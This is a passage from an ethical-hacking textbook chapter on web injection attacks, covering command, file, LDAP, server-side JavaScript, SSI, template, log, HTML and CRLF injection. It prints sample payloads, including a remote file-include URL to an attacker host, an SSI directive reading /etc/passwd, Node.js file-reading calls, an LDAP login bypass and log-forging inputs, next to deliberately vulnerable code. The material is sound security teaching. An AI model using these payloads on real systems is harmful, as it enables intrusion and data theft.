


Figure 14.5: SQL Injection attack

Note: For complete coverage of SQL injection concepts and techniques, refer to Module 15: SQL Injection.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Command Injection Attacks

Command injection flaws allow attackers to pass malicious code to different systems via web applications. The attacks include calls to an operating system over system calls, use of external programs over shell commands, and calls to backend databases over SQL. Scripts in Perl, Python, and other languages execute and insert poorly designed web applications. If a web application uses any type of interpreter, attackers insert malicious code to inflict damage.

To perform various functions, web applications must use operating system features and external programs. Although many programs invoke externally, a frequently used program is the sendmail program. Carefully scrub an application before passing a piece of information through an HTTP external request. Otherwise, attackers can insert special characters, malicious commands, and command modifiers into the information. The web application then blindly passes these characters to the external system for execution. Inserting SQL commands is a dangerous practice and rather widespread, as it is a command injection method. Command injection attacks are easy to carry out and discover, but they are difficult to understand.

The following are some types of command injection attacks:


- **Shell Injection**
  - An attacker tries to craft an input string to gain shell access to a web server
  - Shell injection functions include `system()`, `StartProcess()`, `java.lang.Runtime.exec()`, `System.Diagnostics.Process.Start()`, and similar APIs

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **HTML Embedding**
  - This type of attack is used to deface websites virtually. Using this attack, an attacker adds extra HTML-based content to the vulnerable web application
  - In an HTML embedding attack, the user input to a web script is placed into the output HTML without being checked for HTML code or scripting
- **File Injection**
  - The attacker exploits this vulnerability and injects malicious code into system files

    ```
    http://www.certifiedhacker.com/vulnerable.php?COLOR=http://evil/exploit?
    ```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Command Injection Example

An attacker enters the following malicious code (account number) with a new password.

`www.certifiedhacker.com/banner.gif||newpassword||1036|60|468`

The last two sets of numbers denote the banner size. Once the attacker clicks the submit button, the password for the account 1036 is changed to "newpassword." The server script assumes that only the URL of the banner image file is inserted into that field.





Figure 14.6: Command Injection attack example

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



File Injection Attack

A file injection attack is a technique used to exploit "dynamic file include" mechanisms in web applications. File injection attacks enable attackers to exploit vulnerable scripts on the server to use a remote file instead of a presumably trusted file from the local file system. It occurs when a user is allowed to supply input for the include command dynamically, which is not properly validated before processing. When a user the provides input, the web application passes it into "file include" commands. Most web application frameworks support file inclusion. Hence, an attacker enters a URL that redirects the application to the location of the malicious file. While referring to the file without proper validation, the application executes the file script by calling specific procedures. Web applications are vulnerable to file injection attacks if the referred files are relayed using elements from HTTP requests. PHP is particularly vulnerable to these attacks because of the extensive use of "file includes" in PHP programming and default server configurations.

If the application ends with a php extension, and if a user requests it, then the application interprets it as php script and executes it. This allows an attacker to perform arbitrary commands. Consider the following client code running in a browser:

```
<form method="get">
<select name="DRINK">
<option value="pepsi">pepsi</option>
<option value="coke">coke</option>
</select>
<input type="submit">
</form>
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerable PHP code:


```
<?php
  $drink = 'coke';
  if (isset( $_GET['DRINK'] ) )
     $drink = $_GET['DRINK'];
  require( $drink . '.php' );
?>
```

To exploit the vulnerable php code, the attacker injects a remotely hosted file at www.jasoneval.com, which contains an exploit.

Exploit code:

http://www.certifiedhacker.com/orders.php?DRINK=http://jasoneval.com/exploit?

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



LDAP Injection Attacks

LDAP Directory Services store and organize information based on its attributes. The information is hierarchically organized as a tree of directory entries. The Lightweight Directory Access Protocol (LDAP) is based on the client-server model, and clients can search the directory entries using filters.

Filter Syntax	(attributeName operator value)
Operator	**Example**
=	(objectclass=user)
>=	(mdbStorageQuota>=100000)
<=	(mdbStorageQuota<=100000)
~=	(displayName~=Foeckeler)
*	(displayName=*John*)
AND (&)	(&(objectclass=user)(displayName=John)
OR (|)	(|(objectclass=user)(displayName=John)
NOT (!)	(!objectClass=group)

Figure 14.7: LDAP tree

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

An LDAP injection attack works in the same way as an SQL injection attack, but it exploits user parameters to generate an LDAP query. It runs on an Internet transport protocol such as TCP, and it is an open-standard protocol for manipulating and querying Directory Services. An LDAP injection technique is used to take advantage of non-validated web application input vulnerabilities to pass LDAP filters used for searching Directory Services to obtain direct access to databases behind an LDAP tree.

LDAP attacks exploit web-based applications constructed based on LDAP statements using a local proxy. Web applications may use user-supplied input to create custom LDAP statements for dynamic web page requests. Attackers commonly perform LDAP injection attacks on web applications employing user inputs to generate LDAP queries. The attackers can use the search filter attributes to discover the underlying LDAP query structure. Using this structure, the attacker includes additional attributes in the user-supplied input to determine whether the application is vulnerable to LDAP injection and evaluates the web application's output.

Depending on the implementation of the target, attackers use LDAP injection to achieve:

- Login bypass
- Information disclosure
- Privilege escalation
- Information alteration

Example:

To test if an application is vulnerable to LDAP code injection, send a query to the server that generates an invalid input. If the LDAP server returns an error, it can be exploited with code injection techniques.





Figure 14.8: LDAP Injection attack example

If an attacker enters a valid username "certifiedhacker" and injects **certifiedhacker)(&))**, then the URL string becomes **(&(USER=certifiedhacker)(&))(PASS=blah))**. The LDAP server processes only the first filter; only the query **(&(USER=certifiedhacker)(&))** is processed. This query is always true, and the attacker logs into the system without a valid password.

An important defense method against such attacks is to filter all inputs to the LDAP; otherwise, vulnerabilities in LDAP allow the execution of unauthorized queries or modification of its contents. When the attacker modifies the LDAP statements, the process runs with the same permissions as the component of the web application that executed the command.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Other Injection Attacks

Some other types of injection attacks are discussed below:

- **Server-Side JS Injection**

  Server-side JavaScript injections are vulnerabilities that manifest when an application integrates user-controllable values into a string that the code interpreter dynamically validates. Attackers exploit improper validation of user data and pass random values to alter the code that will be compiled and executed by the server. These vulnerabilities also allow attackers to compromise the functionality and data of the applications hosted by the server. Attackers can also use the server as a source to launch further attackers in the target network.

  Example of server-side JavaScript injection:

  Attackers can launch a DoS attack by passing commands to the eval() function:

  ```
  While (1)
  ```

  This command forces the server's event loop to use the complete processer time and restricts it from evaluating additional inputs until the process is reinitiated.

  Attackers can also read the files' content from the server. The following commands can display the content of the current and parent directories:

  ```
  res.end(require('fs').readdirSync('.').toString())
  res.end(require('fs').readdirSync('..').toString())
  ```

  After retrieving the file names, attackers can pass the following commands to read the content inside the file:

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
res.end(require('fs').readFileSync(filename))
```

This vulnerability can be exploited further by initiating and running malicious binary files using the modules **fs and child_process**

- **Server-Side Includes Injection**

  Server-side Includes is an application feature that helps designers to auto-generate the content of the web page without manual involvement. The # directives allow developers to perform this activity. These directives can be files, CGI variables, shell commands, etc. After evaluating all the directives, HTML is delivered to the requester.

  Typical directives include:

```
<!_ #include virtual= "/footer.html" -->
<!_ #echo var= "DATE_LOCAL" -->
```

  Attackers launch server-side injection attacks to take control over web applications integrated with SSI directives. Such an application accepts remote user inputs and uses them on the page. Attackers exploit this feature and pass malicious SSI directives as input values to perform malicious activities such as modifying and erasing server files, running shell commands, and taking control over critical files such as "**/etc/passwd**".

  For example, attackers may use the following malicious directive that results in the retrieval of data from /etc/passwd files, as there is no evaluation of the user inputs:

```
<!_ #exec cmd="cat/etc/passwd" -->
```

- **Server-Side Template Injection**

  While creating dynamic pages, designers or developers use template engines to segregate programming logic from data presentation. Thus, instead of storing code that accepts requests and extracts the required information from the database and passing it to users in monolithic data file, template engines are employed to segregate the presentation of the data from the remaining code that evaluates it.

  Server-side template injection occurs when users are allowed to insert unsafe inputs into a server-side template. When this vulnerability exists, attackers can inject malicious template directives to run arbitrary code and gain complete control over the target web server. This injection is similar to XSS but is often employed to target server internals and achieve remote code execution, making every vulnerable application a primary target. Template injection manifests via designers' code errors and deliberate template disclosure while showcasing rich features of applications, blogs, etc.

  For example, consider the following complex PHP and HTML code:

```
<html>
<head>
<title>{{title}}</title>
</head>
<body>
<form method = "{{method}}" action = "{{action}}">
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
<input type = "text" name = "user" value = "{{username}}">
<input type = "password" name = "pwd" value ="">
<button type = "submit">Submit</button>
</form>
<p> This page took {{microtime(true) - time}} seconds to render.
</p>
</body>
</html>
```

Replace the abovementioned code using template engines as follows:

```
$templateEngine = new TemplateEngine();
$template = $templateEngine -> loadFile ('SignUp.tpl');
$template -> assign('title', 'login');
$template -> assign('method', 'post');
$template -> assign('action' 'SingUp.php');
$template -> assign('username', getUsernameFromCookie());
$template -> assign('time', microtime(true));
$template -> show();
```

The abovementioned code is vulnerable to template injection as it can execute native functions. If attackers are able to attach template files with such expressions, they can run any arbitrary function to gain access to the target web server.

- **Log Injection**

  Attackers launch log injection attacks by exploiting unsanitized or unvalidated inputs to application logs. Applications usually store a large number of logs such as access logs, transaction logs, monitor logs, exception or error logs, GC logs, and crash logs. If an application or its administrator fails to log users' events or actions in a secure manner, attackers could insert fake entries or records to corrupt the log file. Attackers use this technique to insert misleading information in the log file for covering their tracks in the event of a successful attack.

  For instance, consider an application that logs data in the following format:

  ```
  Date, Time, Username, ID, source IP, Request
  ```

  The unvalidated input parameters come directly from the request

  ```
  Cookie: PHPSESSID=pltmp1obqfig09bs9gfeersju3; username: xyz;
  id=Walkin
  ```

  Attackers can manipulate the id parameter to save the log with fake inputs:

  `Cookie: PHPSESSID=pltmp1obqfig09bs9gfeersju3; username: xyz; id=\r\n` (Fake input)

  If the log fails to escape null bytes, the remainder of the string is not recorded.

  For example,

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
Cookie: PHPSESSID=pltmp1obqfig09bs9gfeersju3; username: xyz;
id=%00
```

The individual log entry can be prevented at the id field

```
Date, Time, Username, ....
```

- **HTML Injection**

  An HTML injection attack is initiated by injecting HTML code via vulnerable form inputs of a web page to change the appearance of the website or the information provided to its users. It is different from JavaScript and VB script injection attacks. HTML is a core language employed to design a website, and it is often targeted by attackers to change its functionality and original look. If an attacker can successfully inject HTML code, legitimate users may be diverted from their intended activity.

  For instance, when the HTML code is injected, it allows the attacker to create a malicious form that appears to be genuine to the end users. It requests users to re-enter their credentials. Once the form is submitted with their credentials, it exfiltrates the information to the attacker.

  Example: General application template for search results page:

```
<html>
<h1> Results matching the given query: </h1>
<h2> {user_query} </h2>
<ol> <li> Result A
<li> Result B </ol>
</html>
```

  User query:

```
</h2>special offer <a href=www.certifiedhacker.com>malicious link
</a><h2>
```

  Resulting page following HTML injection:

```
<html>
<h1> Results matching the given query: </h1>
<h2></h2> special offer <a href=www.certifiedhacker.com>malicious
link</a><h2></h2>
<ol> <li> Result A
<li> Result B </ol>
</html>
```

  However, the attacker aims to include HTML code in a page that other users visit. For this purpose, code injection should be included in the page content that is intended to be viewed by end users. The injection occurs if applications save untrusted user inputs and disclose data to other users. For instance, assume that the abovementioned application consists of a page showing the users' search history:

  Code snippet (application template) for search history page

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
<html>
<h1> Recent search history: </h1>
<ol> <li><h2> {user_query_1} </h2>
<li><h2> {user_query_2} </h2> </ol>
</html>
```

Resulting search history page following HTML injection

```
<html>
<h1> Recent search history: </h1>
<ol>
<li><h2> Top 10 thriller movies </h2>
<li><h2></h2> special offer <a href=www.certifiedhacker.com>
malicious link</a><h2></h2>
</ol> </html>
```

Now, every search result link that a user tries to access will display a malicious link generated by the attacker. If any user is attracted to the link and opens it, he/she will be viewing the content generated from attacker's domain, and any credentials entered on that page are exfiltrated to the attacker.

- **CRLF Injection**

  In a carriage return line feed (CRLF) injection attack, attackers inject carriage return (\r) and line feed (\n) characters into the user's input to trick the web server, web application, or user into believing that the current object is terminated and a new object has been initiated. CRLF injection is a vulnerability that manifests when a user enters the CRLF characters into an application. These characters signify the end of the line for different Internet protocols, which, when combined with HTTP request/response headers, can lead to various vulnerabilities such as HTTP request smuggling and response splitting.

  HTTP request smuggling can occur when an HTTP request is transmitted via a server, which serves as a proxy to validate and forward the request to the next server. Such vulnerabilities can also lead to further attacks such as cache poisoning, firewall security breach, and request hijacking.

  In HTTP response splitting, attackers can include arbitrary HTTP headers for the HTTP response to split the response and body. It results in delivering two responses instead of one, which can lead to further vulnerabilities such as cross-site scripting.

  Consider the following example of CRLF injection in log files:

  Suppose that the admin panel has a log file with the IP time and URL path of the visited site as follows:

  ```
  10.10.10.10 - 09:25 - /index.php?page=about
  ```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

If an attacker can embed CRLF characters into the HTTP request, then he/she can change the output flow and can enter fake log entries. Furthermore, the attacker can alter the web application response as follows:


```
/index.php?page=about&%0d%0a127.0.0.1 - 09:25-
/index.php?page=about&restrictedaction=edit
```

Here, `%0d` and `%0a` are CR and LF encoded characters. After injecting CRLF characters, the log entries appear as follows:

